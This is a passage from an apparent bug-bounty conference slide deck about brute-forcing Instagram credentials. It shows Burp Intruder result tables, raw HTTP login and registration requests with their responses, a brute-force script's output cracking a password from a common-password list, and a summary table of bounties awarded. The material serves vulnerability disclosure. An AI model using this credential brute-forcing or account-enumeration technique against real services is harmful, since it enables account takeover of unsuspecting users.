2003	jericho	400	☐	☐	600	The username you entered doesn't appear to belong to an account. Please check your username and try	
2004	102030	400	☐	☐	549	The password you entered is incorrect. Please try again.	
2005	grace	400	☐	☐	600	The username you entered doesn't appear to belong to an account. Please check your username and try	
2006	fuckin	400	☐	☐	549	The password you entered is incorrect. Please try again.	
2007	mandy	400	☐	☐	600	The username you entered doesn't appear to belong to an account. Please check your username and try	
2008	ranger1	400	☐	☐	549	The password you entered is incorrect. Please try again.	
2009	trebor	400	☐	☐	600	The username you entered doesn't appear to belong to an account. Please check your username and try	
2010	deepthroat	400	☐	☐	549	The password you entered is incorrect. Please try again.	

```
HTTP/1.1 400 BAD REQUEST
Content-Language: en
Expires: Sat, 01 Jan 2000 00:00:00 GMT
Vary: Cookie, Accept-Language
X-Instagram-Ssl-Everywhere: True
Pragma: no-cache
Cache-Control: private, no-cache, no-store, must-revalidate
Date: Mon, 28 Dec 2015 00:26:37 GMT
Content-Type: application/json
Set-Cookie: csrftoken=038f0b264ff6ece726ef4123f8719a53; expires=Mon, 26-Dec-2016 00:26:37 GMT; Max-Age=31449600; Path=/
Connection: close
Content-Length: 86

{"status":"fail","message":"The password you entered is incorrect. Please try again."}
```


10. Authentication Credentials Brute-Force

1) Mobile Authentication Brute-force

```
# python instabrutal.py
[INFO] Usage: python instabrutal.py <INSTAGRAM_USERNAME>
<DICTIONARY_FILENAME> <THREADS> [DEBUG]

# python instabrutal.py bruteforceme 10k_most_common.txt 50
[INFO] Creating 50 worker threads...
[INFO] Total # passwords: 10001
[INFO] Total # threads: 50
147.20 pw/s [=] 7% (736/10001) (Good:686 Bad:0 Error:0)
105.00 pw/s [==] 10% (1050/10001) (Good:1000 Bad:272 Error:0)
(…SNIP…)
45.37 pw/s [===================] 99% (9982/10001) (Good:9931 Bad:9924 Error:0)
[SUCCESS] Found the right password: perfectcrime
44.45 pw/s [====================] 100% (10001/10001) (Good:9999 Bad:9992 Error:0)
[End] Total time: 227 seconds
```

10. Authentication Credentials Brute-Force

2) Web Registration Brute-force



Sign up to see photos and videos from your friends.


contact@arneswinnen.net

Arne Swinnen

arneswinnen8168

••••••


By signing up, you agree to our Terms & Privacy Policy.



```
POST /accounts/web_create_ajax/ HTTP/1.1
Host: www.instagram.com
Connection: close
Content-Length: 2095
Origin: https://www.instagram.com
X-Instagram-AJAX: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_10_5) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/48.0.2564.103 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Accept: */*
X-Requested-With: XMLHttpRequest
X-CSRFToken: ac71970c1c46de0a8ecb377ffc61d869
Referer: https://www.instagram.com/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.8,nl;q=0.6
Cookie: mid=VrkGiAAEAAHme0Nh_APLSB8jwte7; ig_pr=2; ig_vw=1439;
csrftoken=ac71970c1c46de0a8ecb377ffc61d869

email=contact%40arneswinnen.net&password=passwd&username=arneswinnen8168&first_name=Arne+Swinnen&
cb=AQDai4Xrzp6SlzBI3yl81nIj9F1Z03ztzc1huyKmrXsHpXS5KWLxGT_8mGGUhGVuMFxsp0T-wR7cJEdZ9OlysSWlPIGIfp
bpr6vOPznOXv3X5EEpXxEwESiYBlL8lQvKFF29vEyD3a7uYZkxSacsY0ganlQ-UjpEDscH9Dy4Zyeg4igceleTL_LsFBRctoY
Z2kG3hmzO0Ywg-Vul9s2rcOui29LZ3RhwgWQ6o2GTooUhmQ&qs=0%2C14%2C71%2C85%2C114%2C115%2C116%2C130%2C147
%2C151%2C159%2C168%2C224%2C233%2C240%2C242%2C252%2C253%2C260%2C272%2C289%2C314%2C337%2C350%2C368%
2C375%2C409%2C413%2C450%2C452%2C462%2C465%2C477%2C496%2C515%2C523%2C527%2C546%2C547%2C560%2C569%2
C602%7C1%2C50%2C51%2C53%2C143%2C144%2C148%2C149%2C152%2C179%2C181%2C187%2C219%2C237%2C242%2C278%2
C300%2C308%2C321%2C329%2C330%2C348%2C380%2C383%2C400%2C410%2C434%2C438%2C478%2C487%2C488%2C498%2C
514%2C549%2C561%2C572%2C573%2C607%2C618%2C649%2C650%2C759%7C4%2C22%2C23%2C32%2C65%2C72%2C114%2C14
6%2C172%2C174%2C187%2C189%2C190%2C194%2C216%2C217%2C218%2C265%2C284%2C290%2C321%2C328%2C335%2C337
%2C365%2C368%2C377%2C405%2C424%2C435%2C440%2C463%2C473%2C518%2C539%2C543%2C546%2C574%2C612%2C676%
2C711%2C806%7C41%2C84%2C95%2C96%2C97%2C128%2C134%2C144%2C147%2C150%2C154%2C160%2C177%2C180%2C193%
2C203%2C211%2C218%2C221%2C232%2C233%2C245%2C256%2C270%2C291%2C310%2C348%2C354%2C368%2C382%2C384%2
C433%2C435%2C454%2C514%2C530%2C532%2C546%2C567%2C592%2C625%2C753%7C18%2C22%2C29%2C30%2C36%2C91%2C
110%2C133%2C140%2C144%2C149%2C157%2C173%2C183%2C188%2C200%2C222%2C249%2C275%2C281%2C291%2C309%2C3
15%2C318%2C341%2C369%2C372%2C378%2C380%2C407%2C408%2C419%2C491%2C556%2C557%2C582%2C586%2C595%2C60
0%2C611%2C660%2C846%7C7%2C9%2C13%2C18%2C26%2C33%2C54%2C81%2C109%2C113%2C119%2C126%2C159%2C173%2C1
84%2C214%2C218%2C229%2C232%2C235%2C269%2C272%2C278%2C286%2C301%2C329%2C333%2C334%2C355%2C366%2C37
2%2C442%2C485%2C500%2C513%2C572%2C601%2C643%2C672%2C676%2C737%2C881%7C6%2C55%2C79%2C101%2C123%2C1
46%2C170%2C178%2C183%2C185%2C198%2C202%2C232%2C238%2C252%2C278%2C284%2C289%2C297%2C306%2C311%2C32
1%2C327%2C335%2C350%2C361%2C392%2C424%2C444%2C446%2C489%2C490%2C516%2C526%2C539%2C545%2C552%2C572
%2C590%2C606%2C609%2C641&guid=VrkGiAAEAAHme0Nh_APLSB8jwte7
```

10. Authentication Credentials Brute-Force

2) Web Registration Brute-force




```
POST /accounts/web_create_ajax/ HTTP/1.1
Host: www.instagram.com
Connection: close
Content-Length: 40
Origin: https://www.instagram.com
X-Instagram-AJAX: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X
10_10_5) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/48.0.2564.103 Safari/537.36
Content-Type: application/x-www-form-urlencoded;
charset=UTF-8
Accept: */*
X-Requested-With: XMLHttpRequest
X-CSRFToken: ac71970c1c46de0a8ecb377ffc61d869
Referer: https://www.instagram.com/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.8,nl;q=0.6
Cookie: mid=VrkGiAAEAAHme0Nh_APLSB8jwte7; ig_pr=2;
ig_vw=1439; csrftoken=ac71970c1c46de0a8ecb377ffc61d869

password=passwd&username=arneswinnen8168
```

```
HTTP/1.1 200 OK
Strict-Transport-Security: max-age=86400
Content-Language: en
Expires: Sat, 01 Jan 2000 00:00:00 GMT
Vary: Cookie, Accept-Language
Pragma: no-cache
Cache-Control: private, no-cache, no-store,
must-revalidate
Date: Mon, 08 Feb 2016 22:01:35 GMT
Content-Type: application/json
Set-Cookie:
csrftoken=ac71970c1c46de0a8ecb377ffc61d869;
expires=Mon, 06-Feb-2017 22:01:35 GMT;
Max-Age=31449600; Path=/
Connection: close
Content-Length: 159

{"username":"arneswinnen8168","status":"ok","code":3,
"errors":null,"message":"Those credentials belong
to an active instagram
account","account_created":false}
```

10. Authentication Credentials Brute-Force

2) Web Registration Brute-force




```
POST /accounts/web_create_ajax/ HTTP/1.1
Host: www.instagram.com
Connection: close
Content-Length: 47
Origin: https://www.instagram.com
X-Instagram-AJAX: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X
10_10_5) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/48.0.2564.103 Safari/537.36
Content-Type: application/x-www-form-urlencoded;
charset=UTF-8
Accept: */*
X-Requested-With: XMLHttpRequest
X-CSRFToken: ac71970c1c46de0a8ecb377ffc61d869
Referer: https://www.instagram.com/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.8,nl;q=0.6
Cookie: mid=VrkGiAAEAAHme0Nh_APLSB8jwte7; ig_pr=2;
ig_vw=1439; csrftoken=ac71970c1c46de0a8ecb377ffc61d869

password=wrongpassword&username=arneswinnen8168
```

```
HTTP/1.1 400 BAD REQUEST
Strict-Transport-Security: max-age=86400
Content-Language: en
Expires: Sat, 01 Jan 2000 00:00:00 GMT
Vary: Cookie, Accept-Language
Pragma: no-cache
Cache-Control: private, no-cache, no-store,
must-revalidate
Date: Mon, 08 Feb 2016 22:01:06 GMT
Content-Type: application/json
Set-Cookie:
csrftoken=ac71970c1c46de0a8ecb377ffc61d869;
expires=Mon, 06-Feb-2017 22:01:06 GMT;
Max-Age=31449600; Path=/
Connection: close
Content-Length: 52

{"status":"fail","message":"EmailRequiredException"}
```

10. Authentication Credentials Brute-Force


2) Web Registration Brute-force



Request ▲	Payload	Status	Error	Timeout	Length	Comment
9987	hounds	400	☐	☐	635	
9988	honeydew	400	☐	☐	635	
9989	hooters1	400	☐	☐	635	
9990	hoes	400	☐	☐	635	
9991	howie	400	☐	☐	635	
9992	hevnm4	400	☐	☐	635	
9993	hugohugo	400	☐	☐	635	
9994	eighty	400	☐	☐	635	
9995	epson	400	☐	☐	635	
9996	evangeli	400	☐	☐	635	
9997	eeeee1	400	☐	☐	635	
9998	eyphed	400	☐	☐	635	
9999	perfectcrime	400	☐	☐	635	
10000	passwords	400	☐	☐	635	
10001	passwd	200	☐	☐	734	

```
HTTP/1.1 200 OK
Strict-Transport-Security: max-age=86400
Content-Language: en
Expires: Sat, 01 Jan 2000 00:00:00 GMT
Vary: Cookie, Accept-Language
Pragma: no-cache
Cache-Control: private, no-cache, no-store, must-revalidate
Date: Mon, 08 Feb 2016 21:39:20 GMT
Content-Type: application/json
Set-Cookie: csrftoken=ac71970c1c46de0a8ecb377ffc61d869; expires=Mon, 06-Feb-2017 21:39:20 GMT; Max-Age=31449600; Path=/
Set-Cookie: mid=VrkLBwAEAAHnvRq4AvweJ1g0a8e_; expires=Sun, 03-Feb-2036 21:39:20 GMT; Max-Age=630720000; Path=/
Connection: close
Content-Length: 159

{"username":"arneswinnen8168","status":"ok","code":3,"errors":null,"message":"Those credentials belong to an active instagram account","account_created":false}
```

10. Authentication Credentials Brute-Force



After reviewing the issues you have reported, we have decided to award you a combined bounty of $5,000 USD.

CONCLUSION

Conclusion


#	Vulnerability	Bounty
1	Web Server Directory Enumeration	$500
2	Email Address Account Enumeration	$750
3	*******************************	$750
4	Private Account Shared Pictures Entropy	$1000
5	Private Account Shared Pictures CSRF	$1000
6	Account Takeover via Email Change	$2000
7	Steal Money via Premium Numbers	$2000 + 1
8	Private Account Users Following	$2500
9	Locked Account Takeover	$5000
10	Authentication Credentials Brute-Force	$5000
	Total	**$20500+ 1**

Conclusion

https://www.letuschange.net

#	Vulnerability	Bounty
1	Web Server Directory Enumeration	**$1000**
2	Email Address Account Enumeration	**$1500**
3	**********************************	$750
4	Private Account Shared Pictures Entropy	$1000
5	Private Account Shared Pictures CSRF	**$2000**
6	Account Takeover via Email Change	$2000
7	Steal Money via Premium Numbers	**$4000** + 1
8	Private Account Users Following	$2500
9	Locked Account Takeover	$5000
10	Authentication Credentials Brute-Force	$5000
	Total	**$24750 + 1**

Conclusion



Hunting

Reporting

Disclosing

Thank you!
Any Questions?